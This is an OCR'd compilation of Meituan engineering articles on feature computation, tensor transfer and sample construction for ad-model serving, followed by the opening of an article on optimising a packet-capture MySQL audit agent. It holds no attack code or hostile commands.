



经过优化之后，对节点 DAG 图的翻译，即后端代码实现，决定了最终的性能。这其中的一个难点，同时也是不能直接使用已有开源表达式引擎的原因：特征计算 DSL 并非是一个纯计算型表达式。它可以通过读取算子和转换算子的组合来描述特征的获取和处理过程：

1. **读取算子**：从存储系统获取特征的过程，是个 IO 型任务。比如查询远程 KV 系统。

2. **转换算子**：特征获取到本地之后对特征进行转换，是个计算密集型任务。比如对特征值做 Hash。

所以在实际实现中，需要考虑不同类型任务的调度，尽可能提高机器资源利用率，优化流程整体耗时。结合对业界的调研以及自身实践，进行了以下三种实现：




1. **基于任务类型划分 Stage**：将整个流程划分成获取和计算两种 Stage，Stage 内部分片并行处理，上一个 Stage 完成后再执行下一个 Stage。这是我们早期使用的方案，实现简单，可以基于不同的任务类型选择不同的分片大小，比如 IO 型任务可以使用更大的分片。但缺点也很明显，会造成不同 Stage 的长尾叠加，每个 Stage 的长尾都会影响整个流程的耗时。
2. **基于流水线划分 Stage**：为了减少不同 Stage 的长尾叠加，可以先将数据分片，为每个特征读取分片添加回调，在 IO 任务完成后回调计算任务，使整个流程像流水线一样平滑。分片调度可以让上一个 Stage 就绪更早的分片提前进入下一个 Stage，减少等待时间，从而减少整体请求耗时长尾。但缺点就是统一的分片大小不能充分提高每个 Stage 的利用率，较小的分片会给 IO 型任务带来更多的网络消耗，较大的分片会加剧计算型任务的耗时。
3. **基于 SEDA(Staged Event-Driven Architecture) 方式**：阶段式事件驱动方式使用队列来隔离获取 Stage 和计算 Stage，每个 Stage 分配有独立的线程池和批处理处理队列，每次消费 N（batching factor）个元素。这样既能够实现每个 Stage 单独选择分片大小，同时事件驱动模型也可以让流程保持平滑。这是我们目前正在探索的方式。

CodeGen 方案也并非完美，动态生成的代码降低了代码可读性，增加了调试成本，但以 CodeGen 作为适配层，也为更深入的优化打开了空间。基于 CodeGen 和异

步非阻塞的实现，在线上取到了不错的收益，一方面减少了特征计算的耗时，另一方面也明显的降低了 CPU 负载，提高了系统吞吐。未来我们会继续发挥 CodeGen 的优势，在后端编译过程中进行针对性的优化，如探索结合硬件指令（如 SIMD）或异构计算（如 GPU）来做更深层次的优化。


## 4.2 传输优化

在线预估服务整体上是双层架构，特征抽取层负责模型路由和特征计算，模型计算层负责模型计算。原有的系统流程是将特征计算后的结果拼接成 M（预测的 Batch Size）× N( 样本宽度 ) 的矩阵，再经过序列化传输到计算层。之所以这么做，一方面出于历史原因，早期很多非 DNN 的简单模型的输入格式是个矩阵，经过路由层拼接后，计算层可以直接使用，无需转换；另一方面，数组格式比较紧凑，可以节省网络传输耗时。

然而随着模型迭代发展，DNN 模型逐渐成为主流，基于矩阵传输的弊端也非常明显：

1. **扩展性差**：数据格式统一，不兼容非数值类型的特征值。
2. **传输性能损耗**：基于矩阵格式，需要对特征做对齐，比如 Query/User 维度需要被拷贝对齐到每个 Item 上，增大了请求计算层的网络传输数据量。


为了解决以上问题，优化后的流程在传输层之上加入一层转换层，用来根据 MDFL 的配置将计算的模型特征转换成需要的格式，比如 Tensor、矩阵或离线使用的 CSV 格式等。




实际线上大多数模型都是 TF 模型，为了进一步节省传输消耗，平台设计了 Tensor Sequence 格式来存储每个 Tensor 矩阵：其中，r_flag 用来标记是否是 item 类特征，length 表示 item 特征的长度，值为 M（Item 个数）× NF（特征长度），data 用来存储实际的特征值，对于 Item 特征将 M 个特征值扁平化存储，对于请求类特征则直接填充。基于紧凑型 Tensor Sequence 格式使数据结构更加紧凑，减少网络传输数据量。优化后的传输格式在线上也取得不错的效果，路由层调用计算层的请求大小下降了 50%+，网络传输耗时明显下降。

## 4.3 高维 ID 特征编码

离散特征和序列特征可以统一为 Sparse 特征，特征处理阶段会把原始特征经过 Hash 处理，变为 ID 类特征。在面对千亿级别维度的特征，基于字符串拼接再 Hash 的过程，在表达空间和性能上，都无法满足要求。基于对业界的调研，我们设计和应用了基于 Slot 编码的方式特征编码格式：



其中，feature_hash 为原始特征值经过 Hash 后的值。整型特征可以直接填充，非整型特征或交叉特征先经过 Hash 后再填充，超过 44 位则截断。基于 Slot 编码方案上线后，不仅提升了在线特征计算的性能，同时也为模型效果的带来了明显提升。

## 5. 样本构建

### 5.1 流式样本

业界为了解决线上线下一致性的问题，一般都会在线 dump 实时打分使用的特征数据，称为特征快照；而不是通过简单离线 Label 拼接，特征回填的方式来构建样本，因为这种方式会带来较大的数据不一致。


架构原始的方式如下图所示：

这种方案随着特征规模越来越大、迭代场景越来越复杂，突出的问题就是在线特征抽取服务压力大，其次是整个数据流收集成本太高。此样本收集方案存在以下问题：

1. **就绪时间长**：在现有资源限制下，跑那么大数据几乎要在 T + 2 才能将样本数据就绪，影响算法模型迭代。
2. **资源耗费大**：现有样本收集方式是将所有请求计算特征后与曝光、点击进行拼接，由于对未曝光 Item 进行了特征计算、数据落表，导致存储的数据量较大，耗费大量资源。

#### 5.1.1 常见的方案


为了解决上面的问题，业界常见有两个方案：① Flink 实时流处理；② KV 缓存二次处理。具体流程如下图所示：




1. **流式拼接方案**：借助流式处理框架（Flink、Storm 等）低延迟的流处理能力，直接读取曝光 / 点击实时流，与特征快照流数据在内存中进行关联（Join）处理；先生成流式训练样本，再转存为模型离线训练样本。其中流式样本和离线样本分别存储在不同的存储引擎中，支持不同类型的模型训练方式。此方案的问题：在数据流动环节的数据量依然很大，占用较多的消息流资源（比如 Kafka）；Flink 资源消耗过大，如果每秒百 G 的数据量，做窗口 Join 则需要 30 分钟 ×60×100G 的内存资源。
2. **KV 缓存方案**：把特征抽取的所有特征快照写入 KV 存储（如 Redis）缓存 N 分钟，业务系统通过消息机制，把候选队列中的 Item 传入到实时计算系统（Flink 或者消费应用），此时的 Item 的量会比之前请求的 Item 量少很多，这样再将这些 Item 特征从特征快照缓存中取出，数据通过消息流输出，支持流式训练。这种方法借助了外存，不管随着特征还是流量增加，Flink 资源可控，而且运行更加稳定。但突出的问题还是需要较大的内存来缓存大批量数据。

### 5.1.2 改进优化

从减少无效计算的角度出发，请求的数据并不会都曝光。而策略对曝光后的数据有更强的需求，因此将天级处理前置到流处理，可以极大提升数据就绪时间。其次，从数据内容出发，特征包含请求级变更的数据与天级变更的数据，链路灵活分离两者处理，可以极大提升资源的利用，下图是具体的方案：





1. **数据拆分**：解决数据传输量大问题（特征快照流大问题），预测的 Label 与实时数据一一 Match，离线数据可以通过回流的时候二次访问，这样可以极大降低链路数据流的大小。
    - 样本流中只有上下文 + 实时特征，增加读取数据流稳定性，同时由于只需要存储实时特征，Kafka 硬盘存储下降 10+ 倍。

2. **延时消费 Join 方式**：解决占用内存大问题。
    - 曝光流作为主流，写入到 HBase 中，同时为了后续能让其他流在 HBase 中 Join 上曝光，将 RowKey 写入 Redis；后续流通过 RowKey 写入 HBase，曝光与点击、特征的拼接借助外存完成，保证数据量增大后系统能稳定运行。
    - 样本流延时消费，后台服务的样本流往往会比曝光流先到，为了能 Join 上 99%+ 的曝光数据，样本流等待窗口统计至少要 N 分钟以上；实现方式是将窗口期的数据全部压在 Kafka 的磁盘上，利用磁盘的顺序读性能，省略掉了窗口期内需要缓存数据量的大量内存。

3. **特征补录拼样本**：通过 Label 的 Join，此处补录的特征请求量不到在线的 20%；样本延迟读取，与曝光做拼接后过滤出有曝光模型服务请求（Context+ 实时特征），再补录全部离线特征，拼成完整样本数据，写入 HBase。

## 5.2 结构化存储


随着业务迭代，特征快照中的特征数量越来越大，使得整体特征快照在单业务场景下达到几十 TB 级别 / 天；从存储上看，多天单业务的特征快照就已经 PB 级别，快到达广告算法存储阈值，**存储压力大**；从计算角度上看，使用原有的计算流程，由于计算引擎（Spark）的资源限制（使用到了 shuffle，shuffle write 阶段数据会落盘，如果分配内存不足，会出现多次落盘和外排序），需要与自身数据等大小的内存和较多的计算 CU 才能有效的完成计算，**占用内存高**。样本构建流程核心流程如下图所示：




在补录特征时，存在以下问题：

1. **数据冗余**：补录特征的离线表一般为全量数据，条数在亿级别，样本构建用到的条数约为当日 DAU 的数量即千万级别，因此补录的特征表数据在参与计算时存在冗余数据。
2. **Join 顺序**：补录特征的计算过程即维度特征补全，存在多次 Join 计算，因此 Join 计算的性能和 Join 的表的顺序有很大关系，如上图所示，如果左表为几十 TB 级别的大表，那么之后的 shuffle 计算过程都会产生大量的网络 IO、磁盘 IO。

为了解决样本构建效率慢的问题，短期先从数据结构化治理，详细过程如下图所示：




1. **结构化拆分**：数据拆分成 Context 数据和结构化存储的维度数据代替混合存储。解决 Label 样本拼接新特征过程中携带大量冗余数据问题；并且做结构化存储后，针对离线特征，得到了很大的存储压缩。
2. **高效过滤前置**。数据过滤提前到 Join 前，减少参与特征计算的数据量，可以有效降低网络 IO。在拼接过程中，补录特征的 Hive 表一般来说是全量表，数据条数一般为月活量，而实际拼接过程中使用的数据条数约为日活量，因此存在较大的数据冗余，无效的数据会带来额外的 IO 和计算。优化方式为预计算使用的维度 Key，并生成相应的布隆过滤器，在数据读取的时候使用布隆过滤器进行过滤，可以极大降低补录过程中冗余数据传输和冗余计算。
3. **高性能 Join**。使用高效的策略去编排 Join 顺序，提升特征补录环节的效率和资源占用。在特征拼接过程中，会存在多张表的 Join 操作，Join 的先后顺序也会极大影响拼接性能。如上图所示，如果拼接的左表数据量较大时，那么整体性能就会差。可以使用哈夫曼算法的思想，把每个表看作一个节点，对应的数据量量看成是他的权重，表之间的 Join 计算量可以简单类比两个节点的权重相加。因此，可以将此问题抽象成构造哈夫曼树，哈夫曼树的构造过程即为最优的 Join 顺序。

数据离线存储资源节省达 80%+，样本构建效率提升 200%+，当前整个样本数据也

正在进行基于数据湖的实践，进一步提升数据效率。


## 6. 数据准备

平台积累了大量的特征、样本和模型等有价值的内容，希望通过对这些数据资产进行复用，帮助策略人员更好的进行业务迭代，取得更好的业务收益。特征优化占了算法人员提升模型效果的所有方法中 40% 的时间，但传统的特征挖掘的工作方式存在着花费时间长、挖掘效率低、特征重复挖掘等问题，所以平台希望在特征维度赋能业务。

如果有自动化的实验流程去验证任意特征的效果，并将最终效果指标推荐给用户，无疑会帮助策略同学节省大量的时间。当整个链路建设完成，后续只需要输入不同的特征候选集，即可输出相应效果指标。为此平台建设了特征、样本的“加”、“减”、“乘”、“除”智能机制。

### 6.1 做“加法”

特征推荐基于模型测试的方法，将特征复用到其他业务线现有模型，构造出新的样本和模型；对比新模型和 Base 模型的离线效果，获取新特征的收益，自动推送给相关的业务负责人。具体特征推荐流程如下图所示：




1. **特征感知**：通过上线墙或业务间存量方式触发特征推荐，这些特征已经过一定验证，可以保证特征推荐的成功率。
2. **样本生产**：样本生产时通过配置文件抽取特征，流程自动将新增特征加到配置文


件中，然后进行新样本数据的生产。获取到新特征后，解析这些特征依赖的原始特征、维度、和 UDF 算子等，将新特征配置和依赖的原始数据融合到基线模型的原有配置文件中，构造出新的特征配置文件。自动进行新样本构建，样本构建时通过特征名称在特征仓库中抽取相关特征，并调用配置好的 UDF 进行特征计算，样本构建的时间段可配置。

3. **模型训练**：自动对模型结构和样本格式配置进行改造，然后进行模型训练，使用 TensorFlow 作为模型训练框架，使用 tfrecord 格式作为样本输入，将新特征按照数值类和 ID 类分别放到 A 和 B 两个组中，ID 类特征进行查表操作，然后统一追加到现有特征后面，不需要修改模型结构便可接收新的样本进行模型训练。
4. **自动配置新模型训练参数**：包括训练日期、样本路径、模型超参等，划分出训练集和测试集，自动进行新模型的训练。
5. **模型评测**：调用评估接口得到离线指标，对比新老模型评测结果，并预留单特征评估结果，打散某些特征后，给出单特征贡献度。将评估结果统一发送给用户。

| 交叉 | ModelA | ModelB | ModelC |
| --- | --- | --- | --- |
| Feature1 | auc + xx | auc – xx | auc + xx |
| Feature2 | auc – xx | auc – xx | auc + xx |

## 6.2 做“减法”

特征推荐在广告内部落地并取得了一定收益后，我们在特征赋能层面做一些新的探索。随着模型的不断优化，特征膨胀的速度非常快，模型服务消耗资源急剧上升，剔除冗余特征，为模型“瘦身”势在必行。因此，平台建设了一套端到端的特征筛选工具。





1. **特征打分**：通过 WOE（Weight Of Evidence，证据权重）等多种评估算法给出模型的所有特征评分，打分较高特征的质量较高，评估准确率高。
2. **效果验证**：训练好模型后，按打分排序，分批次对特征进行剔除。具体通过采用特征打散的方法，对比原模型和打散后模型评估结果，相差较大低于阈值后结束评估，给出可以剔除的特征。
3. **端到端方案**：用户配置好实验参数和指标阈值后，无需人为干涉，即可给出可删除的特征以及删除特征后模型的离线评估结果。

最终，在内部模型下线 40% 的特征后，业务指标下降仍然控制在合理的阈值内。

## 6.3 做“乘法”

为了得到更好的模型效果，广告内部已经开始做一些新的探索，包括大模型、实时化、特征库等。这些探索背后都有一个关键目标：需要更多、更好的数据让模型更智能、更高效。从广告现状出发，提出样本库（Data Bank）建设，实现把外部更多种类、更大规模的数据拿进来，应用于现有业务。具体如下图所示：




我们建立了一套通用的样本共享平台，在这个平台上，可以借用其他业务线来产生增量样本。并且也搭建通用的 Embedding 共享架构，实现业务的以大带小。下面以广

告业务线复用非广告样本为例，具体做法如下：


1. **扩样本**：基于 Flink 流式处理框架，建设了高扩展样本库 DataBank，业务 A 很方便复用业务 B、业务 C 的曝光、点击等 Label 数据去做实验。尤其是为小业务线，扩充了大量的价值数据，这种做法相比离线补录 Join，一致性会更强，特征平台提供了在线、离线一致性保障。
2. **做共享**：在样本就绪后，一个很典型的应用场景就是迁移学习。另外，也搭建 Embedding 共享的数据通路（不强依赖“扩样本”流程），所有业务线可以基于大的 Embedding 训练，每个业务方也可以 update 这个 Embedding，在线通过建立 Embedding 版本机制，供多个业务线使用。

举例来说，通过将非广告样本复用到广告内一个业务，使样本数量增加了几倍，结合迁移学习算法，离线 AUC 提升千分之四，上线后 CPM 提升百分之一。

此外，我们也在建设广告样本主题库，将各业务生成的样本数据进行统一管理（统一元数据），面向用户透出统一样本主题分类，快速注册、查找、复用，面向底层统一存储，节约存储、计算资源，减少数据 Join，提高时效性。

## 6.4 做“除法”

通过特征“减法”可以剔除一些无正向作用的特征，但通过观察发现模型中还存在很多价值很小的特征。所以更进一步我们可以通过价值、成本两方面综合考虑，在全链路基于成本的约束下价值最大，筛选出那些投入产出比较低特征，降低资源消耗。这个在成本约束下去求解的过程定义为做“除法”，整体流程如下图所示。



在离线维度，我们建立了一套特征价值评估系统，给出特征的成本和价值，在线推理时可以通过特征价值信息进行流量降级、特征弹性计算等操作，做“除法”关键步骤如下：

1. **问题抽象**：如果我们能得到每个特征的价值得分，又可以拿到特征的成本（存储、通信、计算加工），那么问题就转换成了在已知模型结构、固定资源成本下，如何让特征的价值最大化。
2. **成本约束下的价值评估**：基于模型的特征集，平台首先进行成本和价值的统计汇总；成本包括了离线成本和在线成本，基于训练好的评判模型，得出特征的综合排序。
3. **分场景建模**：可以根据不同的资源情况，选择不同的特征集，进行建模。在有限的资源下，选择价值最大的模型在线 Work。另外，可以针对比较大的特征集建模，在流量低峰启用，提升资源利用率的同时给业务带来更大收益。还有一种应用场景是流量降级，推理服务监控在线资源的消耗，一旦资源计算达到瓶颈，切换到降级模型。

# 7. 总结与展望

以上是我们在大规模深度学习工程上的反“增”实践，去助力业务降本提效。未来我们还会持续在以下方面进行探索、实践：

1. **全链路 GPU 化**：在推理层面，通过 GPU 的切换，支撑更复杂业务迭代的同时，整体成本也极大的降低，后面会在样本构建、特征服务上进行 GPU 化改造，并协同推进离线训练层面的升级。
2. **样本数据湖**：通过数据湖的 Schema Evolution、Patch Update 等特性构建更大规模的样本仓库，对业务方进行低成本、高价值的数据透出。
3. **Pipeline**：算法全生命周期迭代过程中，很多环节的调试，链路信息都不够“串联”，以及离线、在线、效果指标的视角都比较割裂，基于全链路的标准化、可观测大势所趋，并且这是后续链路智能化弹性调配的基础。现在业界比较火的 MLOps、云原生都有较多的借鉴思路。

4. **数据、模型智能匹配**：上文提到在模型结构固定前提下，自动为模型加、减特征，同理在模型层面，固定一定特征输入前提下，去自动嵌入一些新的模型结构。以及在未来，我们也将基于业务领域，通过平台的特征、模型体系，自动化地完成数据、模型的匹配。

# 8. 本文作者

亚劼、英亮、陈龙、成杰、登峰、东奎、仝晔、思敏、乐彬等，均来自美团外卖技术团队。

# 9. 招聘信息

美团外卖广告工程团队长期招聘后台高级工程师 / 技术专家，负责广告多个方向（推荐 / 搜索 / 召回 / 预估 / 创新）的系统研发工作，坐标北京。欢迎感兴趣的同学加入我们。可投简历至：zouyajie@meituan.com（邮件主题请注明 — 美团外卖广告工程团队）。

# 数据库全量 SQL 分析与审计系统性能优化之旅


作者：粟含

## 1. 背景

数据库安全一直是美团信息安全团队和数据库团队非常注重的领域，但由于历史原因，对数据库的访问只具备采样审计能力，导致对于一些攻击事件无法快速地发现、定损和优化。安全团队根据历史经验，发现攻击访问数据库基本上都存在着某些特征，经常会使用一些特定 SQL，我们希望通过对 MySQL 访问流量进行全量分析，识别出惯用 SQL，在数据库安全性上做到有的放矢。

## 2. 现状及挑战

下图是采样 MySQL 审计系统的架构图，数据采集端基于 pcap 抓包方式实现，数据处理端选用美团大数据中心的日志接入方案。所有 MySQL 实例都部署了用于采集 MySQL 相关数据的 rds-agent、日志收集的 log-agent。rds-agent 抓取到 MySQL 访问数据，通过 log-agent 上报到日志接收端，为了减少延时，上报端与接收端间做了同机房调度优化。日志接收端把数据写入到约定的 Kafka 中，安全团队通过 Storm 实时消费 Kafka 分析出攻击事件，并定期拉数据持久化到 Hive 中。




我们发现，通常被攻击的都是一些核心 MySQL 集群。经统计发现，这些集群单机最大 QPS 的 9995 线约 5 万次左右。rds-agent 作为 MySQL 机器上的一个寄生进程，为了宿主稳定性，资源控制也极为重要。为了评估 rds-agent 在高 QPS 下的表现，我们用 Sysbench 对 MySQL 进行压测，观察在不同 QPS 下 rds-agent 抓取的数据丢失率和 CPU 消耗情况，从下面的压测数据来看结果比较糟糕：

| QPS | 丢失率 | CPU利用率 |
|---|---|---|
| 10368.72 | 1.03% | 307.35% |
| 17172.61 | 7.23% | 599.90% |
| 29005.51 | 28.75% | 662.39% |
| 42697.05 | 51.73% | 622.34% |
| 50833.50 | 63.95% | 601.39% |


如何在高 QPS 下保证较低的丢失率与 CPU 消耗？已经成为当前系统的一个亟待解决的难题与挑战。

## 3. 分析及优化

下面主要介绍围绕丢失率与 CPU 消耗这一问题，我们对数据采集端在流程、调度、垃圾回收和协议方面做的分析与改进。

## 3.1 数据采集端介绍

首先，简要介绍一下数据采集端 rds-agent，它是一个 MySQL 实例上的进程，采用 Go 语言编写，基于开源的 MysqlProbe 的 Agent 改造。通过监听网卡上 MySQL 端口的流量，分析出客户端的访问时间、来源 IP、用户名、SQL、目标数据库和目标 IP 等审计信息。下面是其架构图，主要分为 5 大功能模块：




### 1. probe

probe 意为探针，采用了 gopacket 作为抓包方案，它是谷歌开源的一个 Go 抓包库，封装了 pcap。probe 把抓取到原始的数据链路层帧封装成 TCP 层的数据包。通过变种的 Fowler-Noll-Vo 算法哈希源和目的 IP port 字段，快速实现把数据库连接打散到不同的 worker 中，该算法保证了同一连接的来包与回包的哈希值一样。

## 2. watcher

登录用户名对于审计来说极其重要，客户端往往都是通过长连接访问 MySQL，而登录信息仅出现在 MySQL 通信协议的认证握手阶段，仅通过抓包容易错过。

